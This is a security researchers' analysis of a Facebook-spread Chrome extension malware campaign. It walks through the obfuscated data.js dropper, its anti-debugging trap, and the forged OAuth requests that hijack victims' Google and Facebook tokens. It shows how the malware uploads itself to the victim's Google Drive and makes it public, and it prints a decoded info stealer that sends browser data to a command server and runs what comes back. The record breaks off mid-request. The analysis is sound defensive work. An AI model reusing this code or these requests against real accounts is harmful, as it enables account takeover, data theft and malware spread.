KASPERSKY lab

FACEBOOK MALWARE – THE MISSING PIECE

Ido Naor (@IdoNaor1)
Senior security researcher, Kaspersky Lab Global Research & Analysis Team

Dani Goland (@DaniGoland)
Independent researcher

Table of Contents

Recap

We began the last blog post by disclosing an infection attempt through Facebook notifications. When clicked on, the notification redirected the user to a download page where a JScript file was downloaded to the machine. Executing on a Windows machine, this file downloaded twelve other files from the Command & Control server and started to infect the machine. The main attack centered around the Chrome browser, where the attacker also added an extension that acted as a Man-In-The-Middle, capturing and manipulating all web traffic.

The browser opened up with an extra tab containing a legitimate Facebook tab, luring the user into logging in to their account. Once logged in, a second stage script was downloaded, containing almost 1,500 lines of obfuscated code. In this blog post we will walk you through this file, step by step, to build a full understanding of the vulnerability we discovered. This truly fascinating research reveals the power of the Document Object Model.

DOM-based attack

What is the DOM?

The Document Object Model (DOM) is a cross-platform and language-independent convention for representing and interacting with objects in HTML, XHTML and XML documents. The nodes of every document are organized in a tree structure, called the DOM tree.

Exploiting the DOM:

Since the DOM is a local interface within the browser, the attackers create highly adaptive code and protect it with complex mathematical routines to ensure no one is able to manipulate their code, to unpack it and find its core designation.

Obfuscated dropper

The attack starts with a Trojan dropper named **data.js**, which contains approx. 1,500 lines of code in total. That said, there are multiple variants of the same file and the size is based on the commands the attacker decides to execute. This code contains XOR-based obfuscation techniques, multi-layered protection and a complete mapping of the entire user-controlled data, utilizing both the Facebook API and Google Drive API to control the victim's accounts and turn them into a malware hub.

Every variant of the file starts with the following header:

```
//generated do <3-4 digits>

//contact: securesys@hmamail.com
```

Obfuscated code snippet:

```
var Y1h = (function J(B, Q) {

    var T = '',

        k                                                                                          =
unescape('d%15%22%27@%20u_w%0C%162%25%0Cz%0A%05d%3A%2CJD94K4N*8%05%25o5%07E8%1E%3E%18I%15%5B
%0A%25A%14%1B%1FM+%19%11ez%16.wxr%1A3%22%24ns%08X%7DMg94K4O%15%14%052i%12te%02w%10%182%12.%2
2%24%19%12m4k%0Bq%1F%7B%0C%19.%14%16%10%15d%2C%13%0A%05@%3A%2CAD%3E@d@%3E%15%10%04Kn5kd%0A%1
FG%18%3AvXn%1F@%26%5C%00%5E%117%21W4/Jbm%22%0C%3C43%25f%1DX6%1E%5C%10%1C%07CZ%3C%0D%3D%04T%2
7%5E%5D%1D%7DG%7B%3F%15Zy%25A5m%10%1FZ%19K%1Co%60J%3B%27/%1D%22%239%3F%3E%08Mh%1E%5C%0C%0FL%
01Zc%5C%3D%04P%3BW_%1C0Rn%5E*%1D%3F%0A%5D%25T%7C%1CO%20%1A%5B5%3A%01%21%3D%23Q%7Cn%3C%3E%3E%
08Mh%06V1%1CJ%00%0B.%5Cs%5ET%3B%5E%5B%0D+%02*%5EcM8%17V%2CI%0CPOo%5DY%20%3A%191mgQ7%22%234+C
X%7DMJ%16%1AQ%07%02vIf%3Em%07ug%3D%07%3B%10.%06%3E%138%60%16r%0Cx%23%0A.%7D%0F%09%3A%05%1F%0
C%20%12%0E%1C%18%17rX%7DMI%10%07L%06%110%13%3C%5E%18q%00%09KqYqW%7EJh8p%0Au%06pOo%5D%08axF%7
Cg%7BYnh13%3AS%021M%13%5D4VVOv%001%00@%0D_%5C%1C%03%19%7BKv%119%18@%08E%7C%1CO%19My%0B%16%26
%15%29y%13x%0D%27%3E7l%3B%13/BT%15W5%12g%00%02%3DE%13K%0B%04%191%00%3C2G%2C%25E%3Bml%09Zz%05
%07zu%07-
%22%21%0F54o%7BflG%0AY%06HWc5%16%14HfK%0D%12%1Fy%22%1E%3E%19%1A%7D%0F%7F%25E%26_%18j4%18%19%
0E-
%25%29%3F%7C%3D5%0A%15%0D*mJ%13%0C.N%3F%13%0A%14%00%15LfK%0D%20QN%10%25%0C0%0E%3BM%7BF%1Cv%1
B%7CC%03%20%10y7/%1B%3CmgQ80%248/RG4%1D%5D%07W%12V%25vIf%00%0Dd%0FZFhR%2C%00%3A%3D%26%17b%3B
%5E3S%021%1B%07zu%03%29%3E8%0B%197');

    for (var R = 0, I = 0; R < k["length"]; R++, I++) {

        if (I === Q["length"]) {

            I = 0;

        }

        T += String["fromCharCode"](k["charCodeAt"](R) ^ Q["charCodeAt"](I));

    }

    var h = T.split('?*?');
```

Deobfuscation

The deobfuscation routine starts with the call to the first function with an encrypted cipher and a decryption key as arguments. However, the decryption key will not decrypt the cipher being sent as an argument. It will decrypt the long string in the code snippet above. The code discloses how the data is being decrypted, and the XOR operation in its core math operation. The “Q” variable is our decryption key and the “k” is the encrypted content. At the end of the routine “h” receives the final result (array) after a random delimiter is being opted out.

Peeling the delimiter from the string creates an array of encrypted function names and the decryption key for the cipher being sent as an argument to the function. The decryption seems similar and appears right after the first unpack routine.

```
try {
        var f = 0,
            t = 25,
            o = [];
        o[f] = U[h[40]](c(U[h[41]] + h[3])) + h[3];
        var K = o[f][h[11]];
        for (var R = B[h[11]] - 1, I = 0; R >= 0; R--, I++) {
            if (I === K) {
                I = 0;
                if (++f === t) {
                    f = 0;
                }
                if (o[h[11]] < t) {
                    o[f] = U[h[40]](o[f - 1], o[f - 1]) + h[3];
                }
                K = o[f][ h[11]];
            }
            e = String[h[5]](B[h[27]](R) ^ o[f][h[27]](I)) + e;
        }
        var E = eval(e);
```


The encrypted cipher is highlighted in yellow, and the variable “h” represents the array from which a string of function names were unpacked from the first cipher.

The following screenshot illustrates how the decryption routine occurs in the DOM.

To expose the code and conveniently inspect its dynamic behavior, we had to include the **data.js** file locally in the **manifest.json** file, which contains code that is being loaded by the Chrome extension.

The Chrome extension itself includes a minor obstacle we discussed in our previous blog, whereby the attacker prevents the victim from trying to remove the extension. The code contains a redirection to the extensions store.

After removing it, we turned on “developer mode” in the extensions tab and reloaded the extension. By doing so, Chrome opened the developer tools, allowing us to debug the code line by line.




Anti-analysis

debugger; (anti-inspection)

Static analysis of the code did not yield any results since the malware was using the eval function to run new code from the string during runtime. So dynamic analysis was necessary to get the missing code blocks. Once we tried to inspect the code and use the developer tools, a “debugger;” protection prevented the routine. Trying to remove that code section resulted in an error which we will go into in more detail later in the article.

```
(function() {

'aXapg1Vp27dzpTU9n5n2XUBULUFFVVR6uOk2e5HhOzzk6VUD2LeATcDuZ2YAaajLGANiW9Zgolq53BncWHJqwfNICiK
4gGskwHki2';

    (function() {

        function a() {

            (function() {}).constructor("(function(f){(function a(){" +

                "try {" +

                "function b(i) {" +

                "if((''+(i/i)).length !== 1 || i % 20 === 0) {" +

                "(function(){}).constructor('debugger')();" +

                "} else {" +

                "debugger;" +

                "}" +

                "b(++i);" +

                "}" +

                "b(0);" +

                "} catch(e) {f.setTimeout(a, 5000)}" +

"})()})(document.body.appendChild(document.createElement('frame')).contentWindow);")();

        };
```




debugger protection to prevent DOM inspection

Code blocks hashing

The debugger trick is not the only obstacle an analyst has to bypass in order to properly analyze the code. In fact, the most complex protection is still to come. Using a mathematical scheme, the author of the malicious code creates hashes of code segments in runtime, preventing analysts from modifying the code. Once modified, it will exit with an exception that one of the objects is simply missing, since the decryption routine did not finish correctly.

Initiating a code crash

After some trial and error attempts we finally succeeded in unpacking almost the entire code, and the rest was just completing the puzzle with manual deobfuscation and some python scripting. We discovered that once the script failed unexpectedly, the code protections were peeled, the encrypted content was decrypted block-by-block and the code was finally ready for static analysis. Within the code there were multiple layers of exploitations which were perfectly gathered into one flow.



Initiating code crash by corrupting the logic

Popping the hood

Now that we had the code and the traffic capture it was time to analyze the entire capabilities of the malware, making sure we were not missing any steps and still trying to solve the enigma behind the “mention” technique.

Google token hijack

In order for the threat actor to stay transparent and for the attack to stay fully automated, the Trojan dropper is set to be hosted on the victim’s Google Drive. However, to create such a scenario, the attacker must first hijack the victim’s Google Drive authorization token. To begin with, the malware sends an instruction for the Chrome extension to launch a GET request to the Google OAuth2 server.

The following request is sent in the background:

```
GET
https://accounts.google.com/o/oauth2/auth?scope=https://www.googleapis.com/auth/urlshortener
%20https://www.googleapis.com/auth/drive%20https://www.googleapis.com/auth/drive.appdata%20h
ttps://www.googleapis.com/auth/drive.file&client_id=292824132082.apps.googleusercontent.com&
redirect_uri=postmessage&origin=https://developers.google.com/&response_type=token HTTP/1.1

Host: accounts.google.com

...

Cookie: SID=eQPBPD...
```

The purpose of this, not so straightforward, request is rather clever and simply asks for an authorization token with permission to use the following services:

- Google URL Shortener
- Google Drive API


The reason for these specific services is that the Google shortener will later embed into a timeline post that the script initiated on behalf of the victim, which will redirect to their Google Drive (which is why the API access is required as well).

The response payload includes an HTML script containing a hidden input element with the generated access token in its “value” attribute:

```
HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

...

Content-Length: 1122

<!DOCTYPE html><html><head><title>Connecting...</title><meta http-equiv="content-type"
content="text/html; charset=utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta
name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1, maximum-
scale=1, user-scalable=0"><script src='https://ssl.gstatic.com/accounts/o/3299913213-
postmessage.js'></script></head><body dir="rtl"><input type="hidden" id="error"
```

```
value="false" /><input type="hidden" id="response-form-encoded"
value="access_token=ya29.CjAUAwoFMS2h7T0blfghNqAlCC79evb3hb_5l7ktYG289AsVgpPXQq3gSU6fsq_tj4A
&amp;token_type=Bearer&amp;expires_in=3600" /><input type="hidden" id="origin"
value="https://developers.google.com/" /><input type="hidden" id="proxy" value="" /><input
type="hidden" id="relay-endpoint"
value="https://accounts.google.com/o/oauth2/postmessageRelay" /><input type="hidden"
id="after-redirect" value="" /><script type="text/javascript">self['init'] = function()
{postmessage.onLoad();};</script><script type="text/javascript"
src="https://apis.google.com/js/rpc:shindig_random.js?onload=init"></script></body></html>
```

The token (highlighted) will then be extracted from the HTML script and embedded into every HTTP request call to the Google APIs:



A request containing the hijacked token to access Google Drive API

Google Drive as a Malware Hub

The HTTP traffic above contains a POST request that, once fed with an authorization token, is capable of uploading files to the victim's Google Drive. The actual payload contains a Base64 encoded info stealer.

```
POST https://www.googleapis.com/upload/drive/v3/files?uploadType=multipart HTTP/1.1
Host: www.googleapis.com
…
content-type: multipart/form-data; boundary="-------32028391574370275000O"
x-javascript-user-agent: google-api-javascript-client/1.1.0-beta
Accept-Language: he-IL,he;q=0.8,en-US;q=0.6,en;q=0.4
---------32028391574370275000O
Content-Type: application/json
{"name":61725377,"mimeType":"text/html"}
---------32028391574370275000O
Content-Type: text/html
Content-Transfer-Encoding: base64
PGh0bWw+PC9zcGFuPjx1bCBj...YmN6eWJxenVnc3dpbmJoIj48L2h0bWw+Cg==
---------32028391574370275000O--
```

The response then returns a file ID, which will later be used for permissions modifications, allowing Facebook friends who clicked on the malicious link to safely download the Trojan.

```
HTTP/1.1                                    200                                    OK
X-GUploader-UploadID:
AEnB2UpKZH_XmylXWtMwMB0IlNQ5BQ4v3hm6rIeXToatChi6RDNABrMyhBXgmq0qEL1xc_VHFO_QKCYeALyCcnKLMmRl
FDDyDA
…
Alt-Svc: quic=":443"; ma=2592000; v="34,33,32,31,30,29,28,27,26,25"

{
 "kind":                                                          "drive#file",
 "id":                                                "0B1QnPWBq7G22Y3RVZ0Q0Q0hyVkE",
 "name":                                                          "61725377",
 "mimeType":                                                      "text/html"
}
```

Before we dive into how permissions were modified in the Google Drive, let's examine the Base64 request payload, highlighted in red, which the attacker is asking to upload. Note that it was obviously shortened for ease of reading.

Victim Info Stealer

The decoded payload is actually an HTML file that contains another stage of encoded payload. It also contains some randomly generated strings that appear as fake attributes such as "class", "href", "id" etc. with the victim's Facebook name in the title. The reason for the name is because the actual infection process walks through the victim's own Google storage to download the files and having their name in the title will add a sense of integrity for new victims who clicked the malicious link on Facebook. A JavaScript code block is then introduced and contains one **for** loop, a few unused variables and a hidden payload which will be decoded only in runtime. Why don't we see what's under that rock?

```
<html></span><ul          class="ffybatjyeafsctv"><center          class="hjywgqitiay"><span
id="nwktpmmltlcsrq"><ul        id="fbnfzbeaqwkes"><ul        class="avwtnmtoaqwf"></img><img
id="qvcodjywjusch"><img    id="lirekozqmltu"><img    class="ppqjhtrmpo"><meta    name="medium"
content="image"  /><a><title>Donny  Bravo</title><ul><a  class="slmzbcqljkcw"></span><span><a
href="http://qzpfbnypzxvisfjtl.net"></a><div><img               class="sruhwwvvlguj"><i><div
id="gjhnfcoaufvcc"><i></span><center            class="hhcqpqvrewmjspl"><ul><script>function
ntSjDudMLW(hpihjeLwOE)                                                                {var
QIAtZgPsoKYQ="OVIHNDxkGEPPTzLFXkwFLQFSFXhqWXPKTyrHcPRIuHyngjSduoJffpYKmfaidQSXpkEsawaudzI";
kaCqGvsh          =          "jxw5AFKOsGqe;D!,)Y_.HVf/cL&v]ZaTu4'%2?z=EUS61<dCXh[oiRJb+r9}7n-
8kMNIl%P{gBQp:3>my*(t0                          ".split("");hpihjeLwOE                          =
atob(hpihjeLwOE.split("").reverse().join("")).split("b");GBOPfjTRVQw = "";for (var gFjpJVMx =
0; gFjpJVMx < hpihjeLwOE.length; gFjpJVMx++) {if(typeof kaCqGvsh[hpihjeLwOE[gFjpJVMx]] !=
"undefined")    {GBOPfjTRVQw    =    GBOPfjTRVQw    +    kaCqGvsh[hpihjeLwOE[gFjpJVMx]];var
JBndQXjVmhF="nGIqxAoMLSfMpfhtFQDorRshOBcbJHAXoioLJCyvvDiKJpdofHDxyVEnxGohoPeCYsoHUMdpql";}va
r
ZBdoHKRejM="wjpLqDAugzNugIhkXxvYwWbKDMBIVoqsxFdOjEipdWJkEQuCnQAKMCvqoWYjlpBIVFwejFtnBdygTSIh
IjS";}var
LnMakLkvbMdW="AaBguOIxnOrfxzOGrksEXsOICjJonGGOHhUbWCzjqRpNqeuHpNmmfbVIlFXylDmSKhU";return
GBOPfjTRVQw;}var                          nbazzcrgusbsmh=ntSjDudMLW("4YjYwMjY3IjYiFTM");var
cwflcxmslekjgcv=ntSjDudMLW("4YjYwMjY3IjYiFTM");var
fsapnrrxcsm=ntSjDudMLW("1UjYxUjYzgjYiBzM");var
qwqqwticnbegol=window;qwqqwticnbegol[cwflcxmslekjgcv](qwqqwticnbegol[nbazzcrgusbsmh](qwqqwti
```

```
cnbegol[fsapnrrxcsm]('bnRTakR1ZE….WpZeWdqWWlKbVkiKTs='));</script><i   id="aaszwahzqxp"><img
id="bqpleyywyz"><div class="atmablryaenunp"></a><span...
```

A cleaned format of the code should look as follows: the decoding function, a key to decode the data, some string manipulations that get the payload to its ready-to-decode format, a loop to work on the actual decoding and return the result, and finally, on the last line, the call with the malicious payload wrapped with eval() function.

```
<script>
    function decode_func(encoded_payload) {
        key = "jxw5AFKOsGqe;D!,)Y_.HVf/cL&v]ZaTu4'%2?z=EUS61<dCXh[
            oiRJb+r9}7n-8kMNIl%P{gBQp:3>my*(t0 ".split("");
        encoded_payload = atob(encoded_payload.split("").reverse().join("")).split("b");
        decoded_string = "";
        for (var i = 0; i < encoded_payload.length; i++) {
            if (typeof key[encoded_payload[i]] != "undefined") {
                decoded_string = decoded_string + key[encoded_payload[i]];
            }
        }
        return decoded_string;
    }  window["eval"](window(["eval"](window["atob"](decode_func('
        iJmMxImNxImMiF...YyUjYzgjY0IjYxYjYyMjYyIjYygjYiJmY');));
</script>
```

The payload in decoded format appears to be yet another JavaScript code, which in turn will steal some information, using the **navigator** and **screen** objects, and send it over HTTP to one of the C&C servers in Base64 format:

```
(function() { /*aGRsZHl5ZnZocGR2d2t3Z2RwYmVjZXBreHpjeHl3ad6dGt5cnB0eU=;*/
    var _navigator = {};
    var _navigator2 = {};
    var _navigator2 = {};
    for (var i in navigator) {
        _navigator[i] = navigator[i];
    }
    for (var i in navigator.mimeTypes) {
        _navigator2[i] = navigator.mimeTypes[i];
    }
    var navVars = JSON.stringify(_navigator);
    var _screen = {};
    for (var i in screen) {
        _screen[i] = screen[i];
```

```
    }
    var screenVars = JSON.stringify(_screen);
    var scrVars = '';
    var infoSend = btoa(navVars + '-' + scrVars + '-' + screenVars + '-' + document.referrer
+ '-' + Date());
    var tqakgoblijavvn = true;
    if (typeof navigator.mimeTypes != 'undefined') {
        if (typeof navigator.mimeTypes[0] != 'undefined') {
            if (typeof navigator.mimeTypes[0].type == 'undefined') {
                tqakgoblijavvn = false;
            }
        }
    }
    if (tqakgoblijavvn === true) {
        var vanckhtkszyt = new XMLHttpRequest();
        vanckhtkszyt.open('POST', ((location.protocol == 'https:') ? 'https:' : 'http:') +
'//' + String.fromCharCode(112, 117, 115, 104, 105, 110, 102, 111, 114, 109, 97, 116, 105,
111, 110, 46, 116, 111, 112, 47, 106, 115, 46, 106, 115) + '?' + Math.random(), true);
        vanckhtkszyt.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
        vanckhtkszyt.onreadystatechange = function() {
            if (vanckhtkszyt.readyState == 4 && vanckhtkszyt.status == 200) {
                eval(vanckhtkszyt.responseText);
            }
        };
        vanckhtkszyt.send('info=' + infoSend);
    } /*dJochsZmpxa5mdGxmd2llc3Frc2t1cJqa2FvaXZwc14YnJoc2F1eXVnZHFwaQ==;*/
})(window);
```

Capturing the XmlHttpRequest request sent to the C&C, as expected, with the Base64 code as payload we can more easily copy the payload and analyze it.

```
POST /js.js?0.550745431729359 HTTP/1.1
Host: pushinformation.top
Content-Length: 1509
info=eyJ2ZW5kb3JTdWIiOiIiLCJwcm9kdWN0U3ViIjoiMjAw...MwMCAoSmVydXNhbGVtIERheWxpZ2h0IFRpbWUp
```

The final Base64 contains a JSON formatted text that carries a browser information stealer such as type, machine language, version, geolocation, plugins, is-online, credentials, permissions and more.

```
{
    "vendorSub": "",
    "productSub": "20030107",
    "vendor": "Google Inc.",
    "maxTouchPoints": 0,
    "hardwareConcurrency": 3,
    "appCodeName": "Mozilla",
    "appName": "Netscape",
    "appVersion": "5.0 (iPhone; CPU iPhone OS 9_1 like Mac OS X) AppleWebKit/601.1 (KHTML,
like Gecko) CriOS/47.0.2526.70 Mobile/13B143 Safari/601.1.46",
    "platform": "Win32",
    …
    …
}
```

Google Drive Permissions Modification

Back to changing file permissions: when uploading a file to Google Drive the default setting is that the file is private and there is no public link to share with others. The attackers had done their homework and dynamically modified those permissions to be able to leverage the victim's Google Drive to act as a malware hub, dropping the first stage JSE Trojan downloader. The following request contains the file ID that was previously uploaded as well as the new permissions.

```
POST   https://content.googleapis.com/drive/v2/files/0B1QnPWBq7G22Y3RVZ0Q0Q0hyVkE/permissions
HTTP/1.1
Host:                                                          content.googleapis.com
...
Content-Length:                                                                      33

{"role":"reader","type":"anyone"}
```

From the request payload, the malicious script will extract the generated link to be used for stealing data from the new victims' machines.

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Mon, 01 Jan 1990 00:00:00 GMT
...
Server: GSE
Alternate-Protocol: 443:quic
```

```
Alt-Svc: quic=":443"; ma=2592000; v="34,33,32,31,30,29,28,27,26,25"
Content-Length: 265
{
 "kind": "drive#permission",
 "etag": "\"1TJQgR03e3kullTvmPoNa3p7rGU/SMt_AihNOeEid3uqxvT2TMEdQYU\"",
 "id": "anyone",
 "selfLink":
"https://www.googleapis.com/drive/v2/files/0B1QnPWBq7G22Y3RVZ0Q0Q0hyVkE/permissions/anyone",
 "role": "reader",
 "type": "anyone"
}
```

Creating Malicious Callers

After the stealthy file upload and permission modification stage is over, the next stage is creating short URLs to be embedded in certain parts of the victim's Facebook account.

The malware uses two services to accomplish this stage:

- Google URL Shortener
- TinyURL

Google Shortner


```
gl: function(E, a) {
                gF[U2e.U4O][U2e.T3O](String[U2e.G9U](U2e.L5O,…,U2e.P4U), function(A) {
                    var d = "C8";
                    if (U2e[d](A, U2e.x7U)) {
                        $[U2e.g0O]({
                            url: "https://content.googleapis.com/urlshortener/v1/url",
                            type: "POST",
                            headers: {
                                "Authorization": "Bearer " + A
                            },
                            async: false,
                            contentType: "application/json; charset=utf-8",
                            data: JSON[U2e.t3U]({
                                "longUrl": E
                            }),
                            complete: function(e) {
```

```
                            a(gF[U2e.r7U](e[U2e.O6O])[U2e.s3U]);
                        }
                    });
                } else {
                    a(E);
                }
            }, U2e.h7U);
        }
```

TinyURL

```
isgd: function(E) {
            $[U2e.g0O]({
                url: 'https://tinyurl.com/api-create.php?url=' + E,
                type: 'GET',
                async: false,
                complete: function(A) {
                    var d = function(e) {
                        l = e[U2e.O6O];
                    };
                    d(A);
                }
            });
            return l;
```

Looking at the victim's Google Drive we now see three files which were added silently. One is the JSE file on the left, after it is the JavaScript information stealer and lastly is another format of the JSE file, which is the links appended to the TinyURL link and the Google shortner.



Victim's Google Drive containing the malware

Facebook Token Hijack

In order to use the Facebook API, the script needs to acquire a Facebook authorization token.

The script requests a token to use a small number of API calls that do not check the client ID and do not make actions from the server side, so the attacker uses the client ID of a popular app - “Instagram” (124024574287414). If the user checks their app settings in Facebook, they will see that they gave permissions to Instagram and it might not raise any red flags. By further inspecting the app settings, the script asks for permissions that the real Instagram app does not ask for, such as “Messaging”.

```
$["ajax"]({
     url: 'https://www.facebook.com/v2.0/dialog/oauth/read?dpr=1',
     type: 'POST',
     async: true,
     makedata: v1,
     data: {
       "fb_dtsg": fb["user_dtsg"],
        "app_id": "124024574287414",
        "redirect_uri": "fbconnect://success",
        "display": "popup",
        "access_token": "",
        ...
        "seen_scopes": "read_mailbox,public_profile,baseline",
        ...
```

The following request is being sent in the background:

```
POST https://www.facebook.com/v2.0/dialog/oauth/read?dpr=1 HTTP/1.1
Host: www.facebook.com
Content-Length: 538
Cookie:                                                    datr=Oy95Vw4w10gpT8…

fb_dtsg=AQHn-
bxImsMm%3AAQGoPMxd9qQJ&app_id=124024574287414&redirect_uri=fbconnect%3A%2F%2Fsuccess&display
=popup&access_token=&sdk=&from_post=1&public_info_nux=1&private=&tos=&read=read_mailbox%2Cpu
blic_profile%2Cbaseline&write=&readwrite=&extended=&social_confirm=&confirm=&seen_scopes=rea
d_mailbox%2Cpublic_profile%2Cbaseline&auth_type=&auth_token=&auth_nonce=&default_audience=&r
ef=Default&return_format=access_token&domain=&sso_device=&sheet_name=initial&__CONFIRM__=1&_
